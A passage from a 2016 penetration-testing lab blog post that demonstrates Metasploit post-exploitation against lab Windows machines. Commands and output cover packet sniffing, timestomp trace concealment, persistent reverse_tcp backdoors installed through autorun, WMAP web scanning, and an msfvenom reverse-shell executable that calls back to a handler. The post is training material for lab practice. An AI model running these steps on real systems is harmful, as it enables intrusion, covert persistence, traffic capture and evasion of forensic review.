Process 832 created.
[*]   Running command reg deleteval -k HKLM\\SOFTWARE\\Microsoft\\Windows\ NT\\CurrentVer
[-] stdapi_registry_open_key: Operation failed: The system cannot find the file specifiec
```

Despite the error above, the user was removed from the logon session. However, some files of that user remained behind and I had to manually delete them

Packet sniffing

Further on, we can enable a packet sniffer on the target to gather more sensitive information:

```
meterpreter > use sniffer
Loading extension sniffer...success.
meterpreter > help
...
Sniffer Commands
================

    Command             Description
    -------             -----------
    sniffer_dump        Retrieve captured packet data to PCAP file
    sniffer_interfaces  Enumerate all sniffable network interfaces
    sniffer_release     Free captured packets on a specific interface instead of downloa
    sniffer_start       Start packet capture on a specific interface
    sniffer_stats       View statistics of an active capture
    sniffer_stop        Stop packet capture on a specific interface
```

First, we must learn what network interfaces are available:

```
meterpreter > sniffer_interfaces
```

```

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false
2 - 'Intel(R) PRO/1000 MT Network Connection' ( type:0 mtu:1514 usable:true dhcp:true wif
```

Now we can start sniffing:

```
meterpreter > sniffer_start 2
[*] Capture started on interface 2 (50000 packet buffer)
```

We can then dump the packets to a file and see if we've got anything interesting:

```
meterpreter > sniffer_dump 2 /root/capture.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 873 packets (756096 bytes)
[*] Downloaded 069% (524288/756096)...
[*] Downloaded 100% (756096/756096)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /root/capture.pcap
```

Modifying file attributes

If you left traces on the filesystem, you can modify or erase file attributes to conceal your footprints:

```
meterpreter > timestomp -h

Usage: timestomp OPTIONS file_path

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file
```

Backdooring the system

If you want to maintain your presence on the target system, Metasploit has two types of backdoors that can be installed as a service on the target. However, keep in mind that they don't have any authentication, so best not leave them around on computers outside a lab environment – you don't want to open the door for everyone else in the world.

Metsvc

This is how Metsvc looks like:

```
meterpreter > run metsvc -h

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the ser
    -h        This help menu
    -r        Uninstall an existing Meterpreter service (files must be deleted manually)

meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\Users\wingoat\AppData\Local\Temp\zMWk
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
      * Installing service metsvc
    * Starting service
Service metsvc successfully installed.
```

Unfortunately, I couldn't connect to it because I got a bunch of SSL errors and I couldn't find any workaround.

Persistence

The Persistence script has more options:

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the age
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

First, we set our listener:

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
   LHOST     192.168.80.155   yes       The listen address
   LPORT     5555             yes       The listen port
...
```

Then on the target machine we install the backdoor and it connects back to us!

```
meterpreter > run persistence -U -i 5 -p 5555 -r 192.168.80.155
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf5/logs/persistence/WIN-D7GA2J1M0TU_20
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.80.155 LPORT=5555
[*] Persistent agent script is 148445 bytes long
[+] Persistent Script written to C:\Users\wingoat\AppData\Local\Temp\PxRekDybzCP.vbs
[*] Executing script C:\Users\wingoat\AppData\Local\Temp\PxRekDybzCP.vbs
[+] Agent executed with PID 2720
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\VNYLJO
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\VNYLJOX
```

```
meterpreter >
[*] Sending stage (957487 bytes) to 192.168.80.128
[*] Meterpreter session 4 opened (192.168.80.155:5555 -> 192.168.80.128:49172) at 2016-0
```

When done, don’t forget the cleanup:

```
meterpreter > resource /root/.msf5/logs/persistence/WIN-D7GA2J1M0TU_20160610.0141/WIN-D7G
[*] Reading /root/.msf5/logs/persistence/WIN-D7GA2J1M0TU_20160610.0141/WIN-D7GA2J1M0TU_20
[*] Running rm C://Users//wingoat//AppData//Local//Temp//cIABjXRUXdyyr.vbs

[*] Running reg deleteval -k 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run' -v IbLY

Successfully deleted IbLYzVxLgKX.
```

Python extensions

For us Python coders out there, Meterpreter has a nice Python extension that can allow us to run Python code without it being installed on the target machine

```
meterpreter > load python
Loading extension python...success.
meterpreter > help
...
Python Commands
===============

    Command         Description
    -------         -----------
    python_execute  Execute a python command string
    python_import   Import/run a python file or module
    python_reset    Resets/restarts the Python interpreter
```

Vulnerability scanning

For web application assessments, Metasploit has a built-in web app scanner called WMAP:

```
msf > load wmap

.-.-.-..-.-.-..---..---.
| | | || | | || | || |-'
`-----'`-'-'-'`-^-'`-'
[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf > help

wmap Commands
=============

    Command       Description
    -------       -----------
    wmap_modules  Manage wmap modules
    wmap_nodes    Manage nodes
    wmap_run      Test targets
    wmap_sites    Manage sites
    wmap_targets  Manage targets
    wmap_vulns    Display web vulns
...
```

First you have to add a site:

```
msf > wmap_sites -h
[*] Usage: wmap_sites [options]
  -h        Display this help text
  -a [url]  Add site (vhost,url)
  -d [ids]  Delete sites (separate ids with space)
  -l        List all available sites
  -s [id]   Display site structure (vhost,url|ids) (level)
msf > wmap_sites -a http://192.168.80.157/
[*] Site created.
```

Then you specify the added site as a target:

```
msf > wmap_targets -h
[*] Usage: wmap_targets [options]
  -h      Display this help text
  -t [urls]   Define target sites (vhost1,url[space]vhost2,url)
  -d [ids]    Define target sites (id1, id2, id3 ...)
  -c      Clean target sites list
  -l          List all target sites
msf > wmap_targets -t http://192.168.80.157/
```

Before scanning you might want to take a look at the enabled modules:

```
msf > wmap_modules -h
[*] Usage: wmap_modules [options]
  -h      Display this help text
  -l          List all wmap enabled modules
  -r      Reload wmap modules

msf > wmap_modules -l
[*] Loading wmap modules...
[*] 40 wmap enabled modules loaded.
[*] wmap_ssl
========

     Name                         OrderID
     ----                         -------
     auxiliary/scanner/http/cert  :last
     auxiliary/scanner/http/ssl   :last


[*] wmap_server
===========

     Name                                          OrderID
     ----                                          -------
     auxiliary/admin/http/tomcat_administration    :last
     auxiliary/admin/http/tomcat_utf8_traversal    :last
     auxiliary/scanner/http/drupal_views_user_enum :last
     auxiliary/scanner/http/frontpage_login        :last
     auxiliary/scanner/http/host_header_injection  :last
     auxiliary/scanner/http/http_version           0
     auxiliary/scanner/http/open_proxy             1
     auxiliary/scanner/http/options                :last
     auxiliary/scanner/http/robots_txt             :last
     auxiliary/scanner/http/scraper                :last
     auxiliary/scanner/http/svn_scanner            :last
     auxiliary/scanner/http/trace                  :last
     auxiliary/scanner/http/vhost_scanner          :last
     auxiliary/scanner/http/webdav_internal_ip     :last
     auxiliary/scanner/http/webdav_scanner         :last
     auxiliary/scanner/http/webdav_website_content :last


[*] wmap_dir
========

     Name                                                  OrderID
     ----                                                  -------
```

```
      auxiliary/scanner/http/brute_dirs                      :last
      auxiliary/scanner/http/dir_listing                     :last
      auxiliary/scanner/http/dir_scanner                     :last
      auxiliary/scanner/http/dir_webdav_unicode_bypass       :last
      auxiliary/scanner/http/file_same_name_dir              :last
      auxiliary/scanner/http/files_dir                       :last
      auxiliary/scanner/http/http_put                        :last
      auxiliary/scanner/http/ms09_020_webdav_unicode_bypass  :last
      auxiliary/scanner/http/prev_dir_same_name_file         :last
      auxiliary/scanner/http/soap_xml                        :last
      auxiliary/scanner/http/trace_axd                       :last


[*] wmap_file
=========

      Name                                    OrderID
      ----                                    -------
      auxiliary/dos/http/apache_range_dos     :last
      auxiliary/scanner/http/backup_file      :last
      auxiliary/scanner/http/copy_of_file     :last
      auxiliary/scanner/http/replace_ext      :last
      auxiliary/scanner/http/verb_auth_bypass :last


[*] wmap_unique_query
=================

      Name                                         OrderID
      ----                                         -------
      auxiliary/scanner/http/blind_sql_query       :last
      auxiliary/scanner/http/error_sql_injection   :last
      auxiliary/scanner/http/http_traversal        :last
      auxiliary/scanner/http/rails_mass_assignment :last
      exploit/multi/http/lcms_php_exec             :last


```

```
[*] wmap_query
==========

     Name  OrderID
     ----  -------


[*] wmap_generic
============

     Name  OrderID
     ----  -------
```

And finally, you can see which modules are enabled for your target:

```
msf > wmap_run -h
[*] Usage: wmap_run [options]
  -h                          Display this help text
  -t                          Show all enabled modules
  -m [regex]                  Launch only modules that name match provided regex.
  -p [regex]                  Only test path defined by regex.
  -e [/path/to/profile]       Launch profile modules against all matched targets.
                              (No profile file runs all enabled modules.)
msf > wmap_run -t
[*] Testing target:
[*]   Site: 192.168.80.157 (192.168.80.157)
[*]   Port: 80 SSL: false
============================================================
[*] Testing started. 2016-06-07 13:37:11 -0400
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
============================================================
[*] Module auxiliary/dos/http/apache_range_dos
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
[*] Module auxiliary/scanner/http/copy_of_file
[*] Module auxiliary/scanner/http/dir_listing
[*] Module auxiliary/scanner/http/dir_scanner
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/file_same_name_dir
[*] Module auxiliary/scanner/http/files_dir
[*] Module auxiliary/scanner/http/http_put
[*] Module auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/prev_dir_same_name_file
[*] Module auxiliary/scanner/http/replace_ext
[*] Module auxiliary/scanner/http/soap_xml
[*] Module auxiliary/scanner/http/trace_axd
[*] Module auxiliary/scanner/http/verb_auth_bypass
[*]
```

```
=[ Unique Query testing ]=
============================================================
[*] Module auxiliary/scanner/http/blind_sql_query
[*] Module auxiliary/scanner/http/error_sql_injection
[*] Module auxiliary/scanner/http/http_traversal
[*] Module auxiliary/scanner/http/rails_mass_assignment
[*] Module exploit/multi/http/lcms_php_exec
[*]
=[ Query testing ]=
============================================================
[*]
=[ General testing ]=
============================================================
[*] Done.
```

I started the scan with `wmap_run -e` (not showing the output due to size). After it finished, I checked if any interesting vulnerabilities were uncovered:

```
msf > wmap_vulns -l
[*] + [192.168.80.157] (192.168.80.157): scraper /
[*]     scraper Scraper
[*]     GET CTF 6 - Widgets Inc.
[*] + [192.168.80.157] (192.168.80.157): directory /docs/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.80.157] (192.168.80.157): directory /js/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.80.157] (192.168.80.157): directory /lib/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.80.157] (192.168.80.157): directory /logs/
[*]     directory Directoy found.
[*]     GET Res code: 401
...
```

Only a bunch of directories discovered but you don't know what you can find without looking.

Generating executables

With Msfvenom, you can not only generate shellcode, but also create executables from whichever payload you want to use.

```
root@pwnbox:~#msfvenom -h
Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custo
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payloa
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults t
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to inclu
    -x, --template      <path>       Specify a custom executable file to use as a templa
    -k, --keep                       Preserve the template behavior and inject the paylo
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain o
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```

Let’s say we want to use a reverse shell executable. First, let’s look at the payload options:

```
root@pwnbox:~#msfvenom --payload-options -p windows/x64/shell/reverse_tcp
Ignoring bcrypt-3.1.10 because its extensions are not built.  Try: gem pristine bcrypt -
Options for payload/windows/x64/shell/reverse_tcp:


       Name: Windows x64 Command Shell, Windows x64 Reverse TCP Stager
     Module: payload/windows/x64/shell/reverse_tcp
   Platform: Windows
       Arch: x86_64
Needs Admin: No
 Total size: 449
       Rank: Normal

Provided by:
    sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
LHOST     192.168.80.155   yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Spawn a piped command shell (Windows x64) (staged). Connect back to
  the attacker (Windows x64)
...
```

Now we know what options we need for creating an executable. I already have the LHOST and LPORT set, but will pass them anyway for demo purposes:

```
root@pwnbox:~#msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.80.155 LPORT=4444 -
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86_64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Saved as: /root/doom.exe
```

Inside Metasploit, we have to launch the generic payload handler. [This module is a stub that provides all of the features of the Metasploit payload system to exploits that have been launched outside of the framework.]. Don't forget to set the options and the payload to match the one you put in the executable:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf exploit(handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
   LHOST     192.168.80.155   yes       The listen address
   LPORT     4444             yes       The listen port
```

```


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Now run the exploit on your machine. All you need to do now is to transfer your executable to the victim machine and run it there to receive your shell:

```
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.80.155:4444
[*] Starting the payload handler...
[*] Sending stage (336 bytes) to 192.168.80.128
[*] Command shell session 1 opened (192.168.80.155:4444 -> 192.168.80.128:49196) at 2016

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\wingoat\Desktop>
```

Success! This demo was pretty straightforward, but if executables attract too much attention on the target, you can try to sneak your payload into PDFs or Word documents instead.

Conclusion

This was a long post, but I wanted to showcase many of Metasploit's capabilities. It was a fun lab, but I barely scratched the surface of what's possible.

```
 ______________________________________
/ Don't hate yourself in the morning -- \
\ sleep till noon.                      /
 --------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Posted by chousensha • Jun 11th, 2016 • penetration testing, tools

Tweet

« Pentest lab - LAMPSecurity CTF5

Pentest lab - Drunk Admin Web Hacking Challenge »

Comments

0 Comments Core dump overflow 1 Login

Recommend Tweet Share Sort by Best

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

ALSO ON CORE DUMP OVERFLOW